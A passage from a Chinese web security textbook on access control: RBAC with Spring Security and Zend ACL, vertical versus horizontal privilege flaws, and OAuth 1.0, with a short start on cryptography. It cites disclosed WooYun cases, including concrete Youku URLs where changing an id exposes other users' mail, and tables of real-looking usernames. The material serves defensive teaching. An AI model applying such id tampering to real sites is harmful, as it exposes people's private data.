

的大门一样，是非常关键的一个环节。

认证的手段是丰富多彩的。在互联网中，除了密码可以用于认证外，还有很多新的认证方式可供使用。我们也可以组合使用各种认证手段，以双因素认证或多因素认证的方式，提高系统的安全强度。

在 Web 应用中，用户登录之后，服务器端通常会建立一个新的 Session 以跟踪用户的状态。每个 Session 对应一个标识符 SessionID，SessionID 用来标识用户身份，一般是加密保存在 Cookie 中。有的网站也会将 Session 保存在 Cookie 中，以减轻服务器端维护 Session 的压力。围绕着 Session 可能会产生很多安全问题，这些问题都是在设计安全方案时需要考虑到的。

本章的最后介绍了单点登录，以及最大的单点登录实现：OpenID。单点登录有利有弊，但只要能够合理地运用这些技术，对网站的安全就都是有益处的。

第 10 章

访问控制

“权限”一词在安全领域出现的频率很高。“权限”实际上是一种“能力”。对于权限的合理分配，一直是安全设计中的核心问题。


但“权限”一词的中文含义过于广泛，因此本章中将使用“访问控制”代替。在互联网安全领域，尤其是 Web 安全领域中，“权限控制”的问题都可以归结为“访问控制”的问题，这种描述也更精确一些。

10.1 What Can I Do?

在上一章中，我们曾指出“认证（Authentication）”与“授权（Authorization）”的不同。“认证”解决了“What am I?”的问题，而“授权”则解决了“What can I do?”的问题。


权限控制，或者说访问控制，广泛应用于各个系统中。抽象地说，**都是某个主体（subject）对某个客体（object）需要实施某种操作（operation），而系统对这种操作的限制就是权限控制。**

在网络中，为了保护网络资源的安全，一般是通过路由设备或者防火墙建立基于 IP 的访问控制。这种访问控制的“主体”是网络请求的发起方（比如一台 PC），“客体”是网络请求的接收方（比如一台服务器），主体对客体的“操作”是对客体的某个端口发起网络请求。这个操作能否执行成功，是受到防火墙 ACL 策略限制的。



防火墙的 ACL 策略面板

在操作系统中，对文件的访问也有访问控制。此时“主体”是系统的用户，“客体”是被访问的文件，能否访问成功，将由操作系统给文件设置的 ACL（访问控制列表）决定。比如在 Linux 系统中，一个文件可以执行的操作分为“读”、“写”、“执行”三种，分别由 r、w、x 表示。这三种操作同时对应着三种主体：文件拥有者、文件拥有者所在的用户组、其他用户。主体、客体、操作这三者之间的对应关系，构成了访问控制列表。



Linux 的文件权限

在一个安全系统中，确定主体的身份是“认证”解决的问题；而客体是一种资源，是主体发起的请求的对象。在主体对客体进行操作的过程中，系统控制主体不能“无限制”地对客体进行操作，这个过程就是“访问控制”。

主体“能够做什么”，就是权限。权限可以细分成不同的能力（capability）。在 Linux 的文件系统中，将权限分成了“读”、“写”、“执行”三种能力。用户可能对某个文件拥有“读”的权限，但却没有“写”的权限。

在 Web 应用中，根据访问客体的不同，常见的访问控制可以分为“基于 URL 的访问控制”、“基于方法（method）的访问控制”和“基于数据的访问控制”。

一般来说，“基于 URL 的访问控制”是最常见的。要实现一个简单的“基于 URL 的访问控制”，在基于 Java 的 Web 应用中，可以通过增加一个 filter 实现，如下：

```
// 获取访问功能
String url=request.getRequestPath();


// 进行权限验证
User user=request.getSession().get("user");
boolean permit=PrivilegeManager.permit( user, url );
if( permit ) {
    chain.doFilter( request, response );
} else {
    // 可以转到提示界面
}
```

当访问控制存在缺陷时，会如何呢？我们看看下面这些真实的案例，这些案例来自漏洞披露平台 WooYun¹。

凤凰网分站后台某页面存在未授权访问漏洞²，导致攻击者可以胡乱修改节目表：

¹ <http://www.wooyun.org>

² <http://www.wooyun.org/bugs/wooyun-2010-0788>



A screenshot of a web browser showing a table of scheduled tasks. The table has two columns: '标题' (Title) and '开始时间' (Start Time). The data is as follows:

标题	开始时间
东南卫视	2010-11-7 23:59:00
江苏卫视	2010-10-24 23:59:00
正在直播	2010-8-26 1:00:00
正在直播	2010-8-26 1:00:00
重播海峡论坛	2010-11-01 06:30:00
早安海峡	2010-11-01 07:00:00
东南早闻天气预报B4	2010-11-01 07:25:00
东南新闻联	2010-11-01 07:28:00


凤凰网分站的后台

mop 后台管理系统未授权访问³:



mop 后台

网易某分站后台存在未授权访问⁴:



网易某分站的后台

³ <http://www.wooyun.org/bugs/wooyun-2010-01429>

⁴ <http://www.wooyun.org/bugs/wooyun-2010-01352>

酷 6 网某活动用户审核页面未授权访问⁵:

ID	标题	发表时间	作者	作者ID	是否审核
527	seo第十四课：从武文杰博客 名看分词技术在SEO中的应用	2011-01-07 15:55	yaokaihang	10806988	待审核
526	seo第16课：长尾关键词的优化 策略 http://seo.yooyun.com/post/116.html	2011-01-07 15:53	yaokaihang	10806988	待审核
525	致雅 seo，或许你会更好！	2011-01-07 15:51	yaokaihang	10806988	待审核
524	ddddd	2011-01-07 15:41	kai	10806936	待审核
523	111	2010-11-03 18:00	通河老妖	9746148	待审核
522	踩踏浪	2010-08-17 15:45	sungang	9475357	待审核
521	hello	2010-08-17 15:37	sungang	9475357	待审核
520	Joy	2010-08-02 20:24	holy	9376341	待审核
519	重启历史	2010-07-30 20:03	孤光山慈	1669326	待审核
518	相悦，已悦	2010-07-22 12:19	丛日环	9146729	待审核
517	BMW.心悦是为爱，身动引为行	2010-07-19 22:55	程浩庆	9231253	待审核
516	BMW.心悦是为爱，身动引为行	2010-07-19 22:52	程浩庆	9231253	待审核
515	悦之万舟	2010-07-19 15:13	张守信	9273519	待审核
514	111	2010-07-19 14:39	触碰六触触	4239132	待审核
513	邂逅——BMW之悦	2010-07-19 00:45	李俊杰	9276745	待审核
512	真诚的道歉	2010-07-18 23:20	战剑	9239633	待审核
511	未来 BMW与你同在	2010-07-18 22:44	战剑	9239633	待审核
510	未来 BMW与你同在	2010-07-18 20:02	战剑	9239633	待审核
509	未来 BMW与你同在	2010-07-18 10:52	战剑	9239633	待审核
508	未来 BMW与你同在	2010-07-18 10:46	战剑	9239633	待审核
507	未来 BMW与你同在	2010-07-18 10:39	战剑	9239633	待审核
506	最懂你物者，悦！	2010-07-17 23:24	陈延彬	9277163	待审核
505	从此“悦”	2010-07-17 22:46	雷晋	9276692	待审核
504	邂逅——BMW之悦	2010-07-17 22:24	李俊杰	9276745	待审核

酷 6 网后台

在正常情况下，管理后台的页面应该只有管理员才能够访问。但这些系统未对用户访问权限进行控制，导致任意用户只要构造出了正确的 URL，就能够访问到这些页面。

在正常情况下，这些管理页面是不会被链接到前台页面上的，搜索引擎的爬虫也不应该搜索到这些页面。**但是把需要保护的页面“藏”起来，并不是解决问题的办法**。攻击者惯用的伎俩是使用一部包含了很多后台路径的字典，把这些“藏”起来的页面扫出来。比如上面的 4 个案例中，有 3 个其管理 URL 中都包含了“admin”这样的敏感词。而“admin”这个词，必然会被收录在任何一部攻击的字典中。

在这些案例的背后，其实只需要加上简单的“基于页面的访问控制”，就能解决问题了。下面我们将探讨如何设计一个访问控制系统。

10.2 垂直权限管理

访问控制实际上是建立用户与权限之间的对应关系，现在应用广泛的一种方法，就是“基于角色的访问控制（Role-Based Access Control）”，简称 RBAC。

⁵ <http://www.wooyun.org/bugs/wooyun-2010-01085>



RBAC 事先会在系统中定义出不同的角色，不同的角色拥有不同的权限，一个角色实际上就是一个权限的集合。而系统的所有用户都会被分配到不同的角色中，一个用户可能拥有多个角色，角色之间有高低之分（权限高低）。在系统验证权限时，只需要验证用户所属的角色，然后就可以根据该角色所拥有的权限进行授权了。

Spring Security⁶中的权限管理，就是 RBAC 模型的一个实现。Spring Security 基于 Spring MVC 框架，它的前身是 Acegi，是一套较为全面的 Web 安全解决方案。在 Spring Security 中提供了认证、授权等功能。在这里我们只关注 Spring Security 的授权功能。

Spring Security 提供了一系列的“Filter Chain”，每个安全检查的功能都会插入在这个链条中。在与 Web 系统集成时，开发者只需要将所有用户请求的 URL 都引入到 Filter Chain 即可。

Spring Security 提供两种权限管理方式，一种是“基于 URL 的访问控制”，一种是“基于 method 的访问控制”。这两种访问控制都是 RBAC 模型的实现，换言之，在 Spring Security 中都是验证该用户所属的角色，以决定是否授权。

对于“基于 URL 的访问控制”，Spring Security 使用配置文件对访问 URL 的用户权限进行设定，如下：

```

<sec:http>
    <sec:intercept-url pattern="/president_portal.do**" access="ROLE_PRESIDENT" />
    <sec:intercept-url pattern="/manager_portal.do**" access="ROLE_MANAGER" />
    <sec:intercept-url pattern="/**" access="ROLE_USER" />
    <sec:form-login />
    <sec:logout />
</sec:http>

```

不同的 URL 对于能访问其的角色有着不同的要求。

Spring Security 还支持“基于表达式的访问控制”，这使得访问控制的方法更加灵活。

```

<http use-expressions="true">
    <intercept-url pattern="/admin**"
        access="hasRole('admin') and hasIpAddress('192.168.1.0/24')"/>
    ...
</http>

```

而“基于 method 的访问控制”，Spring Security 则是使用 Java 中的断言，分别在方法调用前和调用后实施访问控制。

⁶ <http://static.springframework.org/spring-security/site/>

在配置文件中配置使其生效:

```
<global-method-security pre-post-annotations="enabled"/>
```

使用的方法是在代码中直接定义:

```
@PreAuthorize("hasRole('ROLE_USER')")
public void create(Contact contact);
```

一个复杂点的例子:

```
@PreAuthorize("hasRole('ROLE_USER')")
@PostFilter("hasPermission(filterObject, 'read') or hasPermission(filterObject,
'admin')")
public List<Contact> getAll();
```

虽然 Spring Security 的权限管理功能非常强大,但它缺乏一个管理界面可供用户灵活配置,因此每次调整权限时,都需要重新修改配置文件或代码。而其配置文件较为复杂,学习成本较高,维护成本也很高。

除了 Spring Security 外,在 PHP 的流行框架“Zend Framework”中,使用的 Zend ACL⁷实现了一些基础的权限管理。

不同于 Spring Security 使用配置文件管理权限, Zend ACL 提供的是 API 级的权限框架。其实现方式如下:

```
$acl = new Zend_Acl();
$acl->addRole(new Zend_Acl_Role('guest'))
->addRole(new Zend_Acl_Role('member'))
->addRole(new Zend_Acl_Role('admin'));

$parents = array('guest', 'member', 'admin');
$acl->addRole(new Zend_Acl_Role('someUser'), $parents);

$acl->add(new Zend_Acl_Resource('someResource'));

$acl->deny('guest', 'someResource');
$acl->allow('member', 'someResource');

echo $acl->isAllowed('someUser', 'someResource') ? 'allowed' : 'denied';
```

权限管理其实是业务需求上的一个问题,需要根据业务的不同需求来实现不同的权限管理。因此很多时候,系统都需要自己定制权限管理。定制一个简单的权限管理系统,不妨选择 RBAC 模型作为依据。

这种基于角色的权限管理 (RBAC 模型),我们可以称之为“垂直权限管理”。

不同角色的权限有高低之分。高权限角色访问低权限角色的资源往往是被允许的,而低权限角色访问高权限角色的资源往往则被禁止。如果一个本属于低权限角色的用户通过一些方法

⁷ <http://framework.zend.com/manual/en/zend.acl.html>

能够获得高权限角色的能力，则发生了“越权访问”。

在配置权限时，应当使用“最小权限原则”，并使用“默认拒绝”的策略，只对有需要的主体单独配置“允许”的策略。这很多时候能够避免发生“越权访问”。

10.3 水平权限管理

在上节中提到权限管理其实是一个业务需求，而业务是灵活多变的，那么“垂直权限管理”是否够用呢？答案是否定的。我们看几个真实的案例。

优酷网用户越权访问问题（漏洞编号 wooyun-2010-0129）

用户登录后，可以通过以下方式查看他人的来往信件（只要更改下面地址的数字 id 即可），查看和修改他人的专辑信息。

```
http://u.youku.com/my_mail/type_read_ref_inbox_id_52379500_desc_1?__rt=1&__ro=myInboxList
http://u.youku.com/my_mail/type_read_ref_outbox_id_52380790_desc_1?__rt=1&__ro=myOutboxList
http://u.youku.com/my_video/type_editfolder_step_1_id_4774704?__rt=1&__ro=myPlaylistList
```

漏洞分析：URL 经过 rewrite 后将参数映射成 URL 路径，但这并不妨碍通过修改用户 id 来实现攻击。在这里，id 代表资源的唯一编号，因此通过篡改 id，就能改变要访问的资源。而优酷网显然没有检查这些资源是否属于当前用户。

来伊份购物网站越权访问问题（漏洞编号 wooyun-2010-01576）


来伊份购物网站没有对用户进行权限控制，通过变化 URL 中的 id 参数即可查看对应 id 的个人姓名、地址等隐私信息。

获取他人敏感信息的请求过程

漏洞分析：同样的，id 是用户的唯一标识，修改 id 即可修改访问的目标。网站后台应用并未判断资源是否属于当前用户。

从这两个例子中我们可以看到，用户访问了原本不属于他的数据。用户 A 与用户 B 可能都属于同一个角色 RoleX，但是用户 A 与用户 B 都各自拥有一些私有数据，在正常情况下，应该只有用户自己才能访问自己的私有数据。

但是在 RBAC 这种“基于角色的访问控制”模型下，系统只会验证用户 A 是否属于角色 RoleX，而不会判断用户 A 是否能访问只属于用户 B 的数据 DataB，因此，发生了越权访问。这种问题，我们就称之为“水平权限管理问题”。



水平权限管理问题示意图

相对于垂直权限管理来说，水平权限问题出在同一个角色上。系统只验证了能访问数据的角色，既没有对角色内的用户做细分，也没有对数据的子集做细分，因此缺乏一个用户到数据之间的对应关系。由于水平权限管理是系统缺乏一个数据级的访问控制所造成的，因此水平权限管理又可以称之为“基于数据的访问控制”。

在今天的互联网中，垂直权限问题已经得到了普遍的重视，并已经有了很多成熟的解决方案。但水平权限问题却尚未得到重视。

首先，对于一个大型的复杂系统来说，难以通过扫描等自动化测试方法将这些问题全部找出来。

其次，对于数据的访问控制，与业务结合得十分紧密。有的业务有数据级访问控制的需求，有的业务则没有。要理清楚不同业务的不同需求，也不是件容易的事情。

最后，如果在系统已经上线后再来处理数据级访问控制问题，则可能会涉及跨表、跨库查询，对系统的改动较大，同时也可能会影响到性能。

这种种原因导致了现在数据级权限管理并没有很通用的解决方案，一般是具体问题具体解决。一个简单的数据级访问控制，可以考虑使用“用户组（Group）”的概念。比如一个用户组的数据只属于该组内的成员，只有同一用户组的成员才能实现对这些数据的操作。

此外，还可以考虑实现一个规则引擎，将访问控制的规则写在配置文件中，通过规则引擎对数据的访问进行控制。

水平权限管理问题，至今仍然是一个难题——它难以发现，难以在统一框架下解决，在未来也许会有新的技术用以解决此类问题。

10.4 OAuth 简介

OAuth 是一个在不提供用户名和密码的情况下，授权第三方应用访问 Web 资源的安全协议。OAuth 1.0 于 2007 年 12 月公布，并迅速成为了行业标准（可见不同网站之间互通的需求有多么的迫切）。2010 年 4 月，OAuth 1.0 正式成为了 RFC 5849⁸。

OAuth 与 OpenID 都致力于让互联网变得更加的开放。OpenID 解决的是认证问题，OAuth 则更注重授权。认证与授权的关系其实是一脉相承的，后来人们发现，其实更多的时候真正需要的是对资源的授权。

OAuth 委员会实际上是从 OpenID 委员会中分离出来的（2006 年 12 月），OAuth 的设计原本想弥补 OpenID 中的一些缺陷或者说不够方便的地方，但后来发现需要设计一个全新的协议。

We want something like Flickr Auth / Google AuthSub / Yahoo! BBAuth, but published as an open standard, with common server and client libraries, etc. The trick with OpenID is that the users no longer have passwords, so you can't use basic auth for API calls without requiring passwords (defeating one of the main points of OpenID) or giving cut-and-paste tokens (which suck).

— Blaine Cook, April 5th, 2007

OAuth 产生的背景

常见的应用 OAuth 的场景，一般是某个网站想要获取一个用户在第三方网站中的某些资源或服务。

比如在人人网上，想要导入用户 MSN 里的好友，在没有 OAuth 时，可能需要用户向人人网提供 MSN 用户名和密码。

人人网要求用户输入 MSN 密码

这种做法使得人人网会持有用户的 MSN 账户和密码，虽然人人网承诺持有密码后的安全，但这其实扩大了攻击面，用户也难以无条件地信任人人网。

而 OAuth 则解决了这个信任的问题，它使得用户在不需要向人人网提供 MSN 用户名和密

⁸ <http://tools.ietf.org/html/rfc5849>


码的情况下，可以授权 MSN 将用户的好友名单提供给人人网。

在 OAuth 1.0 中，涉及 3 个角色，分别是：


- Consumer：消费方（Client）
- Service Provider：服务提供方（Server）
- User：用户（Resource Owner）

在新版本的 OAuth 中，又被称为 Client、Server、Resource Owner。在上面的例子中，Client 是人人网，Server 是 MSN，Resource Owner 是用户。


我们再来看一个实际场景。假设 Jane 在 faji.com 上有两张照片，她想将这两张照片分享到 beppa.com，通过 OAuth，这个过程是如何实现的呢？



Jane 在 beppa.com 上，选择要从 faji.com 上分享照片。




在 beppa.com 后台，则会创建一个临时凭证（Temporary Credentials），稍后 Jane 将持此临时凭证前往 faji.com。




然后页面跳转到 faji.com 的 OAuth 页面，并要求 Jane 登录。注意，这里是在 faji.com 上登录！




登录成功后, faji.com 会询问 Jane 是否授权 beppa.com 访问 Jane 在 faji.com 里的私有照片。




如果 Jane 授权成功(点击“Approve”按钮), faji.com 会将 Jane 带来的临时凭证(Temporary Credentials) 标记为“Jane 已经授权”, 同时跳转回 beppa.com, 并带上临时凭证(Temporary Credentials)。凭此, beppa.com 知道它可以去获取 Jane 的私有照片了。




对于 beppa.com 来说，它首先通过 Request Token 去 faji.com 换取 Access Token，然后就可以用 Access Token 访问资源了。Request Token 只能用于获取用户的授权，Access Token 才能用于访问用户的资源。



最终，Jane 成功地将她的照片从 faji.com 分享到 beppa.com 上。



我们也可以参考如下新浪微博开放平台的 OAuth 的授权过程，它与上面描述的过程是一样的。



OAuth 的发展道路并非一帆风顺，OAuth 1.0 也曾经出现过一些漏洞⁹，因此 OAuth 也出过几个修订版本，最终才在 2010 年 4 月定稿 OAuth 1.0 为 RFC 5849，在这个版本中，修复了所有已知的安全问题，并对实现 OAuth 协议需要考虑的安全因素给出了建议¹⁰。

⁹ <http://oauth.net/advisories/2009-1/>

¹⁰ <http://tools.ietf.org/html/rfc5849#section-4>

4. Security Considerations	29
4.1. RSA-SHA1 Signature Method	29
4.2. Confidentiality of Requests	30
4.3. Spoofing by Counterfeit Servers	30
4.4. Proxying and Caching of Authenticated Content	30
4.5. Plaintext Storage of Credentials	30
4.6. Secrecy of the Client Credentials	31
4.7. Phishing Attacks	31
4.8. Scoping of Access Requests	31
4.9. Entropy of Secrets	32
4.10. Denial-of-Service / Resource-Exhaustion Attacks	32
4.11. SHA-1 Cryptographic Attacks	33
4.12. Signature Base String Limitations	33
4.13. Cross-Site Request Forgery (CSRF)	33
4.14. User Interface Redress	34
4.15. Automatic Processing of Repeat Authorizations	34

OAuth 标准中的安全建议

事实上，自己完全实现一个 OAuth 协议对于中小网站来说并没有太多的必要，且 OAuth 涉及诸多加密算法、伪随机数算法等容易被程序员误用的地方，因此使用第三方实现的 OAuth 库也是一个较好的选择。目前有以下这些比较知名的 OAuth 库可供开发者选择：

ActionScript/Flash

```
oauth-as3 http://code.google.com/p/oauth-as3/
A flex oauth
client http://www.arcgis.com/home/item.html?id=ff6ffa302ad04a7194999f2ad08250d7
```

C/C++

```
QTweetLib http://github.com/minimoog/QTweetLib
libOAuth http://liboauth.sourceforge.net/
```

clojure

```
clj-oauth http://github.com/mattropl/clj-oauth
```

.net

```
oauth-dot-net http://code.google.com/p/oauth-dot-net/
DotNetOpenAuth http://www.dotnetopenauth.net/
```

Erlang

```
erlang-oauth http://github.com/tim/erlang-oauth
```

Java

```
Scribe http://github.com/fernandezpablo85/scribe-java
oauth-signpost http://code.google.com/p/oauth-signpost/
```

JavaScript

```
oauth in js http://oauth.googlecode.com/svn/code/javascript/
Objective-C/Cocoa & iPhone programming
OAuthCore http://bitbucket.org/atebits/oauthcore
MPOAuthConnection http://code.google.com/p/mpoauthconnection/
Objective-C OAuth http://oauth.googlecode.com/svn/code/obj-c/
```

Perl

```
Net::OAuth http://oauth.googlecode.com/svn/code/perl/
```

PHP

```
tmhOAuth http://github.com/thematttarris/tmhOAuth
oauth-php http://code.google.com/p/oauth-php/
```

Python

```
python-oauth2 http://github.com/brosner/python-oauth2
```

Qt

```
qOAuth http://github.com/ayoy/qOAuth
```

Ruby

```
OAuth ruby gem http://oauth.rubyforge.org/
```

Scala

```
DataBinder Dispatch http://dispatch.databinder.net/About
```

OAuth 1.0 已经成为了 RFC 标准，但 OAuth 2.0 仍然在紧锣密鼓的制定中，到 2011 年年底已经有了一个较为稳定的版本。

OAuth 2.0 吸收了 OAuth 1.0 的经验，做出了很多调整。它大大地简化了流程，改善了用户体验。两者并不兼容，但从流程上看区别不大。

常见的需要用到 OAuth 的地方有桌面应用、手机设备、Web 应用，但 OAuth 1.0 只提供了统一的接口。这个接口对于 Web 应用来说尚可使用，但手机设备和桌面应用用起来则会有些别扭。同时 OAuth 1.0 的应用架构在扩展性方面也存在一些问题，当用户请求数庞大时，可能会遇到一些性能瓶颈。为了改变这些问题，OAuth 2.0 应运而生¹¹。

10.5 小结

在本章中，介绍了安全系统中的核心：访问控制。访问控制解决了“What Can I Do？”的问题。

还分别介绍了“垂直权限管理”，它是一种“基于角色的访问控制”；以及“水平权限管理”，它是一种“基于数据的访问控制”。这两种访问控制方式，在进行安全设计时会经常用到。

访问控制与业务需求息息相关，并非一个单纯的安全问题。因此在解决此类问题或者设计权限控制方案时，要重视业务的意见。

最后，无论选择哪种访问控制方式，在设计方案时都应该满足“最小权限原则”，这是权限管理的黄金法则。

¹¹ <http://hueniverse.com/2010/05/introducing-oauth-2-0/>


第 11 章

加密算法与随机数

加密算法与伪随机数算法是开发中经常会用到的东西，但加密算法的专业性非常强，在 Web 开发中，如果对加密算法和伪随机数算法缺乏一定的了解，则很可能会错误地使用它们，最终导致应用出现安全问题。本章将就一些常见的问题进行探讨。

11.1 概述

密码学有着悠久的历史，它满足了人们对安全的最基本需求——保密性。密码学可以说是安全领域发展的基础。




达芬奇密码筒

